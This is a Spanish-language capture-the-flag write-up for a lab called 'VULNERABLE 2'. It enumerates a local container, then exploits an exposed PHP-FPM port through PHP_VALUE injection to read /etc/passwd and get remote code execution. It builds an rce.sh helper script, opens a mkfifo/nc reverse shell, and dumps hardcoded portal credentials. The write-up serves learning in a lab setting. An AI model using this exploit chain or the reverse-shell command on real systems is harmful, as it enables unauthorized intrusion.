



Solución al lab **VULNERABLE 2** (nivel difícil)



Comencemos realizando un escaneo con nmap



ANÁLISIS INICIAL

Servicios Detectados:

Puerto	Servicio	Versión	Notas
21	FTP	vsftpd (Misconfigured)	⚠️ "Misconfigured" → potencial acceso anónimo
22	SSH	Dropbear 2026.91	Dropbear es liviano, posiblemente sin autenticación fuerte

Puerto	Servicio	Versión	Notas
25	SMTP	Postfix	Posible enumeración de usuarios
80	HTTP	nginx 1.30.4	NovaMarketing Agency
873	rsync	protocol version 32	⚠ Peligroso → posible acceso sin autenticación
9000	cslistener?	-	Puerto desconocido, probablemente un servicio interno

VECTORES DE ATAQUE IDENTIFICADOS

Vector 1: rsync (Puerto 873) - ALTA PRIORIDAD

rsync sin autenticación puede listar y descargar archivos del servidor.

1. Listar módulos rsync disponibles

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ rsync -av --list-only rsync://172.17.0.2/
backup
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$
```

2. Listar contenido del módulo encontrado

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ rsync -av --list-only rsync://172.17.0.2/backup/
receiving incremental file list
drwxr-xr-x      4,096 2026/08/25 13:44:18 .
-rw-r--r--      36 2026/08/25 13:44:18 archive_log.txt

sent 20 bytes  received 71 bytes  60.67 bytes/sec
total size is 36  speedup is 0.40
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$
```

3. Descargar archivos y ver su contenido

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ rsync -av rsync://172.17.0.2/backup/ ./descarga/
receiving incremental file list
created directory ./descarga
./
archive_log.txt

sent 46 bytes  received 157 bytes  135.33 bytes/sec
total size is 36  speedup is 0.18

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ cat descarga/archive_log.txt
NovaMarketing Backup Archive v1.0.4

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$
```

No se obtuvieron datos útiles

Vector 2: FTP (Puerto 21) - "Misconfigured"

vsftpd con configuración incorrecta podría permitir acceso anónimo o lectura de archivos.

1. Probar acceso anónimo

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ ftp -n 172.17.0.2
Connected to 172.17.0.2.
500 OOPS: child died
ftp> bye

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
500 OOPS: child died
ftp> bye

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$
```

Acceso a ftp bloqueado

Vector 3: SMTP (Puerto 25) - Enumeración de usuarios

Postfix permite enumerar usuarios válidos con VRFY o EXPN.

1. Enumerar usuarios con smtp-user-enum

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ smtp-user-enum -M VRFY -U /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt -t 172.17.0.2
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

+-----+
| Scan Information |
+-----+

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt
Target count ..... 1
Username count ..... 17
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Tue Aug 25 14:16:52 2026 #####
##### Scan completed at Tue Aug 25 14:16:54 2026 #####
0 results.

17 queries in 2 seconds (8.5 queries / sec)
```

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ smtp-user-enum -M VRFY -U /usr/share/wordlists/seclists/Usernames/sap-default-usernames.txt -t 172.17.0.2
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
```

Scan Information
Mode VRFY
Worker Processes 5
Usernames file /usr/share/wordlists/seclists/Usernames/sap-default-usernames.txt
Target count 1
Username count 23
Target TCP port 25
Query timeout 5 secs
Target domain

```

##### Scan started at Tue Aug 25 14:17:14 2026 #####
##### Scan completed at Tue Aug 25 14:17:16 2026 #####
0 results.

23 queries in 2 seconds (11.5 queries / sec)
```

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ smtp-user-enum -M VRFY -U /usr/share/wordlists/seclists/Usernames/cirt-default-usernames.txt -t 172.17.0.2
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
```

Scan Information
Mode VRFY
Worker Processes 5
Usernames file /usr/share/wordlists/seclists/Usernames/cirt-default-usernames.txt
Target count 1
Username count 828
Target TCP port 25
Query timeout 5 secs
Target domain

```

##### Scan started at Tue Aug 25 14:17:51 2026 #####
##### Scan completed at Tue Aug 25 14:19:13 2026 #####
0 results.

828 queries in 82 seconds (10.1 queries / sec)
```

Vector 4: Web (Puerto 80) - NovaMarketing Agency

Explorar el sitio web para encontrar vulnerabilidades.

1. Inspección visual del sitio



Código fuente

```
98 </style>
99 </head>
100 <body>
101
102 <nav>
103   <div class="logo">NovaMarketing</div>
104   <ul class="nav-links">
105     <li><a href="#services">Servicios</a></li>
106     <li><a href="#growth">Casos de Éxito</a></li>
107     <li><a href="#analytics">Performance</a></li>
108     <li><a href="/portal.php" class="btn-portal">Portal Clientes</a></li>
109   </ul>
110 </nav>
111
112 <section class="hero">
113   <div class="badge">🚀 Automated Marketing Intelligence</div>
114   <h1>Escala la Adquisición con <span>Estrategias de Alto Impacto</span></h1>
115   <p>Potenciamos startups y marcas globales con optimización de funnels, automatización multicanal y analítica predictiva en tiempo
116   real.</p>
117   <div class="metrics-grid">
118     <div class="metric-card">
119       <div class="metric-num">+340%</div>
120       <div class="metric-label">ROI Promedio en Campañas</div>
121     </div>
122     <div class="metric-card">
123       <div class="metric-num">$18.4M</div>
124       <div class="metric-label">Ingresos Generados en Clientes</div>
125     </div>
126     <div class="metric-card">
127       <div class="metric-num">99.8%</div>
128       <div class="metric-label">Retención de Cuentas B2B</div>
129     </div>
130   </div>
131   <div class="system-status">
132     <div class="status-badge">
133       <span class="status-dot"></span>
134       <span>Nova Engine v3.4.1 (Online)</span>
135     </div>
136   </div>
</section>
</body>
</html>
```

Portal Clientes

Portal Corporativo | NovaMar

Not Secure http://172.17.0.2/portal.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NovaMarketing

Panel de Control & Gestión de Campañas

Identificador / Email

usuario@novamarketing.local

Contraseña Corporativa

Iniciar Sesión

[← Volver al Portal Público](#)

Código fuente

```
Portal Corporativo | NovaMar x http://172.17.0.2/portal.php x +
Not Secure view-source:http://172.17.0.2/portal.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
15 input { width: 100%; background: #1f2937; border: 1px solid rgba(255,255,255,0.1); border-radius: 8px; padding: 0.75rem 1rem; color:
16 #fff; font-size: 0.95rem; outline: none; transition: border-color 0.3s; }
17 input:focus { border-color: #8b5cf6; }
18 button { width: 100%; background: linear-gradient(135deg, #8b5cf6, #06b6d4); color: #fff; border: none; padding: 0.8rem; border-radius:
19 8px; font-weight: 700; font-size: 1rem; cursor: pointer; margin-top: 0.5rem; }
20 button:hover { opacity: 0.9; }
21 .alert { padding: 0.8rem; border-radius: 8px; font-size: 0.85rem; margin-bottom: 1.2rem; }
22 .alert.danger { background: rgba(239, 68, 68, 0.15); border: 1px solid rgba(239, 68, 68, 0.3); color: #ef4444; }
23 .back-link { display: block; text-align: center; margin-top: 1.5rem; color: #6b7280; text-decoration: none; font-size: 0.85rem; }
24 .back-link:hover { color: #06b6d4; }
25 .dash-menu { list-style: none; margin-top: 1.5rem; }
26 .dash-menu li { background: #1f2937; border: 1px solid rgba(255,255,255,0.05); border-radius: 8px; margin-bottom: 0.8rem; transition:
27 border-color 0.3s; }
28 .dash-menu li:hover { border-color: #8b5cf6; }
29 .dash-menu a { display: block; padding: 0.8rem 1.2rem; color: #fff; text-decoration: none; font-size: 0.95rem; font-weight: 500; }
30 .logout-btn { display: inline-block; margin-top: 1.5rem; color: #ef4444; text-decoration: none; font-size: 0.85rem; }
31 </style>
32 </head>
33 <body>
34 <div class="card">
35 <div class="logo">NovaMarketing</div>
36 <div class="subtitle">Panel de Control & Gestión de Campañas</div>
37 <form method="POST">
38 <div class="form-group">
39 <label for="username">Identificador / Email</label>
40 <input type="text" id="username" name="username" placeholder="usuario@novamarketing.local" required>
41 </div>
42 <div class="form-group">
43 <label for="password">Contraseña Corporativa</label>
44 <input type="password" id="password" name="password" placeholder="*****" required>
45 </div>
46 <button type="submit">Iniciar Sesión</button>
47 <a href="/" class="back-link"><img alt="arrow left icon" /> Volver al Portal Público</a>
48 </div>
49 </body>
50 </html>
51
```

2. Búsqueda de archivos y directorios con Feroxbuster

```
chifay@kali: ~/Whoami-Labs/VULNERABLE 2
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/VULNERABLE 2 chifay@kali: ~/Whoami-Labs/VULNERABLE 2 chifay@kali: ~/Whoami-Labs/VULNERABLE 2
by Ben "epi" Risher ver: 2.13.1

Target Url http://172.17.0.2/
In-Scope Url 172.17.0.2
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File web.txt
Extensions [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

200 GET 172l 742w 8590c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
404 GET 1l 3w 16c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 50l 343w 3562c http://172.17.0.2/portal.php
[#####] - 33s 221472/221472 0s found:1 errors:0
[#####] - 23s 55368/55368 2403/s http://172.17.0.2/
[#####] - 26s 55368/55368 2141/s http://172.17.0.2/cgi-bin/
[#####] - 26s 55368/55368 2101/s http://172.17.0.2/cgi-bin/cgi-bin/
[#####] - 24s 55368/55368 2317/s http://172.17.0.2/cgi-bin/cgi-bin/cgi-bin/
```

Vector 5: Puerto 9000 - Servicio desconocido

Investigar qué servicio corre en el puerto 9000.

1. Probar conexión

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ curl -s http://172.17.0.2:9000/

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ nc -vn 172.17.0.2 9000
(UNKNOWN) [172.17.0.2] 9000 (?) open

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$
```

2. Enumerar con feroxbuster

```
chifay@kali: ~/Whoami-Labs/VULNERABLE 2

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ feroxbuster -u http://172.17.0.2:9000 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak,old,env,zip,db,sql,log,env -t 50 -C 403,404 -o web_9000.txt

FERRIC OXIDE
by Ben "epi" Risher  ver: 2.13.1

Target Url      http://172.17.0.2:9000/
In-Scope Url    172.17.0.2
Threads        50
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     web_9000.txt
Extensions     [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

Could not connect to http://172.17.0.2:9000/, skipping...
⇒ error sending request for url (http://172.17.0.2:9000/)
ERROR: Could not connect to any target provided
```

3. Probar conexión PHP-FPM

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ cgi-fcgi -bind -connect 172.17.0.2:9000
X-Powered-By: PHP/8.2.33
Content-type: text/html; charset=UTF-8
```

Hemos logrado una respuesta positiva

¿Cómo funciona el flujo normal?

Cuando visitamos `http://172.17.0.2/portal.php`, Nginx construye un paquete FastCGI con variables como estas y se lo envía a PHP-FPM en el puerto 9000:

```
SCRIPT_FILENAME = /var/www/html/portal.php
REQUEST_METHOD  = GET
QUERY_STRING    =
```

PHP-FPM recibe ese paquete, lee `SCRIPT_FILENAME`, y **ejecuta el archivo PHP que apunta esa ruta**. Si el archivo no existe, devuelve un error `File not found`.

¿Por qué es importante?

En este caso, **estaríamos hablando directamente con PHP-FPM** (puerto 9000) usando `cgi-fcgi`, saltándonos Nginx por completo. Esto significa que **podemos controlar directamente el valor de `SCRIPT_FILENAME`**.

Podemos usarlo para:

1. **Leer archivos del sistema** con el wrapper `php://filter`, que convierte el contenido a Base64 para que no se ejecute como PHP:

```
SCRIPT_FILENAME=php://filter/convert.base64-encode/resource=/etc/passwd
```

Esto nos devuelve `/etc/passwd` codificado en Base64 en la respuesta.

2. **Ejecutar código arbitrario** si también controlamos `PHP_VALUE` o `PHP_ADMIN_VALUE`. La técnica clásica es:

```
PHP_VALUE = auto_prepend_file = php://input
```

```
PHP_VALUE = allow_url_include = On
```

Con `auto_prepend_file` apuntando a `php://input`, PHP incluirá el cuerpo de nuestra petición FastCGI antes de ejecutar cualquier script, permitiéndonos ejecutar código PHP que enviemos.

3. **Leer el código fuente** de la propia aplicación:

```
SCRIPT_FILENAME=php://filter/convert.base64-encode/resource=/var/www/html/portal.php
```

Esto nos revela el código PHP de `portal.php` sin ejecutarlo, para que podamos buscar vulnerabilidades en el código.

Probemos primero cargando un archivo que sepamos que existe como por ejemplo portal.php

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ env SCRIPT_FILENAME="/var/www/html/portal.php" \
  REQUEST_METHOD="GET" \
  cgi-fcgi -bind -connect 172.17.0.2:9000
X-Powered-By: PHP/8.2.33
Set-Cookie: PHPSESSID=fd07c08f31f2da7b6fa8f1168d2f4dc1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Portal Corporativo | NovaMarketing Agency</title>
  <style>
    * { margin: 0; padding: 0; box-sizing: border-box; font-family: 'Segoe UI', system-ui, sans-serif; }
    body { background: #0a0f1d; color: #f3f4f6; display: flex; justify-content: center; align-items: center; min-height: 100vh; }
    .card { background: #111827; border: 1px solid rgba(139, 92, 246, 0.3); border-radius: 16px; padding: 2.5rem; width: 100%; max-width: 440px; box-shadow: 0 20px 40px rgba(0,0,0,0.5); }
    .logo { font-size: 1.8rem; font-weight: 800; text-align: center; margin-bottom: 0.5rem; background: linear-gradient(135deg, #8b5cf6, #06b6d4); -webkit-background-clip: text; -webkit-text-fill-color: transparent; }
    .subtitle { text-align: center; color: #9ca3af; font-size: 0.9rem; margin-bottom: 2rem; }
    .form-group { margin-bottom: 1.3rem; }
    label { display: block; font-size: 0.85rem; color: #9ca3af; margin-bottom: 0.4rem; font-weight: 500; }
```

Hemos obtenido de respuesta el código html, esto nos confirma que nos estamos comunicando bien con el canal.

Probemos ver el código php de portal.php

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ env SCRIPT_FILENAME=php://filter/convert.base64-encode/resource=/var/www/html/portal.php \
  REQUEST_METHOD="GET" \
  cgi-fcgi -bind -connect 172.17.0.2:9000
Status: 404 Not Found
X-Powered-By: PHP/8.2.33
Content-type: text/html; charset=UTF-8

File not found.

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ env SCRIPT_FILENAME=php://filter/convert.base64-encode/resource="/var/www/html/portal.php" \
  REQUEST_METHOD="GET" \
  cgi-fcgi -bind -connect 172.17.0.2:9000
Status: 404 Not Found
X-Powered-By: PHP/8.2.33
Content-type: text/html; charset=UTF-8

File not found.

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ env SCRIPT_FILENAME=php://filter/convert.base64-encode/resource="/var/www/html/portal.php" \
  REQUEST_METHOD="GET" \
  cgi-fcgi -bind -connect 172.17.0.2:9000
Status: 404 Not Found
X-Powered-By: PHP/8.2.33
Content-type: text/html; charset=UTF-8

File not found.
```

Probamos de diferentes maneras, pero no pudimos obtener el código php

Problemos obtener el contenido de /etc/passwd

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ env SCRIPT_FILENAME="/var/www/html/index.php" \
  REQUEST_METHOD="GET" \
  PHP_VALUE="auto_prepend_file=/etc/passwd" \
  cgi-fcgi -bind -connect 172.17.0.2:9000 2>&1 | head -20
X-Powered-By: PHP/8.2.33
Content-type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
```

Problemos ejecutar el comando id

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ CODIGO=$(python3 -c "import urllib.parse; print(urllib.parse.quote('<?php system(\`id\`); ?>'))")
echo "Código URL-encoded: $CODIGO"

env SCRIPT_FILENAME="/var/www/html/index.php" \
  REQUEST_METHOD="GET" \
  PHP_VALUE="allow_url_include=On" \
  PHP_VALUE="auto_prepend_file=data://text/plain,$CODIGO" \
  cgi-fcgi -bind -connect 172.17.0.2:9000 2>&1 | head -20
Código URL-encoded: %3C%3Fphp%20system%28%22id%22%29%3B%20%3F%3E
X-Powered-By: PHP/8.2.33
Content-type: text/html; charset=UTF-8

uid=82(www-data) gid=82(www-data) groups=82(www-data),82(www-data)
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>NovaMarketing Agency | Digital Growth & Performance</title>
  <style>
    :root {
      --bg-primary: #0a0f1d;
      --bg-secondary: #111827;
      --bg-card: rgba(17, 24, 39, 0.7);
      --accent-purple: #8b5cf6;
      --accent-cyan: #06b6d4;
```

Después de hacer varias pruebas para poder ejecutar el comando id, por fin dimos con la combinación data://text/plain, + URL-encoded (código PHP)

Con esto ya tenemos más que confirmado RCE, vamos a crear un script para automatizar la ejecución de comandos

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ cat > rce.sh << 'SCRIPT'
#!/bin/zsh
CMD="$1"
CODIGO=$(python3 -c "import urllib.parse; print(urllib.parse.quote('<?php system(\"$CMD\"); ?>'))")
env SCRIPT_FILENAME="/var/www/html/index.php" \
REQUEST_METHOD="GET" \
PHP_VALUE="allow_url_include=On" \
PHP_VALUE="auto_prepend_file=data://text/plain,$CODIGO" \
cgi-fcgi -bind -connect 172.17.0.2:9000 2>&1 | sed -n '/X-Powered-By/, $p' | tail -n +4
SCRIPT

(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ chmod +x rce.sh
```

Su uso es:

```
./rce.sh "id"
```

```
./rce.sh "ls -la /"
```

```
./rce.sh "find / -name flag* 2>/dev/null"
```

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ ./rce.sh "id"
uid=82(www-data) gid=82(www-data) groups=82(www-data),82(www-data)
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

Ahora vamos a intentar realizar una reverse Shell

Ponemos una terminal a escuchar

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Y ejecutamos un código de reverse Shell con mkfifo

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ ./rce.sh "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 172.17.0.1 4444 > /tmp/f"
```

De vuelta a la terminal que dejamos en escucha

```
(chifay@kali)-[~/Whoami-Labs/VULNERABLE 2]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 43063
/bin/sh: can't access tty; job control turned off
/var/www/html $
```

Veamos que permisos tenemos y que podemos hacer con este usuario

```

/var/www/html $ whoami
www-data
/var/www/html $ id
uid=82(www-data) gid=82(www-data) groups=82(www-data),82(www-data)
/var/www/html $ sudo -l
/bin/sh: sudo: not found
/var/www/html $ ls -al
total 36
drwxrwxrwt  1 www-data www-data  4096 Aug 10 20:38 .
drwxr-xr-x  1 root     root      4096 Aug 10 20:38 ..
-rw-rw-rw-  1 www-data www-data  4249 Aug 10 20:27 campaign-reports.php
-rw-rw-rw-  1 www-data www-data  8590 Aug 10 20:27 index.php
-rw-rw-rw-  1 www-data www-data  5171 Aug 10 20:27 portal.php
/var/www/html $

```

Veamos el contenido de portal.php para ver si hay algún código php que no hayamos visto antes


```

/var/www/html $ cat portal.php
<?php
session_start();
$msg = '';
if (isset($_GET['logout'])) {
    session_destroy();
    header('Location: /portal.php');
    exit;
}
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $user = $_POST['username'] ?? '';
    $pass = $_POST['password'] ?? '';
    if ($user === 'admin' && $pass === 'wP!X9$kL2#mQv8@yT5*nRz7^cJ4&hF1') {
        $_SESSION['user'] = 'admin';
    } else {
        $msg = '<div class="alert danger">Credenciales inválidas. Por motivos de seguridad, los intentos quedan registrad
os.</div>';
    }
}
?>
<!DOCTYPE html>

```

Encontramos las credenciales web del portal

admin: wP!X9\$kL2#mQv8@yT5*nRz7^cJ4&hF1



Reporte de Campaña | NovaMarketing

Not Secure http://172.17.0.2/campaign-reports.php?id=105

NovaMarketing

ID: 105

Cargado reporte de campaña ID 105 desde el servidor de analíticas centralizado.

CLIENTE CORPORATIVO

Pinnacle Logistics

PRESUPUESTO CONSUMIDO

\$3,515.00

CLICS DE CAMPAÑA

185

CTR PROMEDIO

4.20%

Volver al Portal de Clientes

Reporte de Campaña | NovaMarketing

Not Secure http://172.17.0.2/campaign-reports.php?id=112

NovaMarketing

ID: 112

Cargado reporte de campaña ID 112 desde el servidor de analíticas centralizado.

CLIENTE CORPORATIVO

Nova Dynamics

PRESUPUESTO CONSUMIDO

\$716.00


CLICS DE CAMPAÑA

696

CTR PROMEDIO

1.20%

Volver al Portal de Clientes



Los tres reportes se mandan a llamar con el parámetro ?id=, y en el código fuente de campaign-reports.php vemos que los id van de 100 a 200, por ahora mantendremos esta información y nos centraremos en buscar como escalar privilegios

En la descripción del lab se nos indica:

DIFÍCIL
Web Exploit
Linux

> LABORATORIO VULNERABLE / WEB EXPLOIT • LINUX

\$ VULNERABLE 2

Reto de análisis forense ligero y explotación web. Los analistas deben descubrir artefactos ocultos mediante análisis de binarios/imágenes (steganografía / binwalk) y encadenar el hallazgo con escalada SUID.

[INICIA SESIÓN PARA DESCARGAR](#)

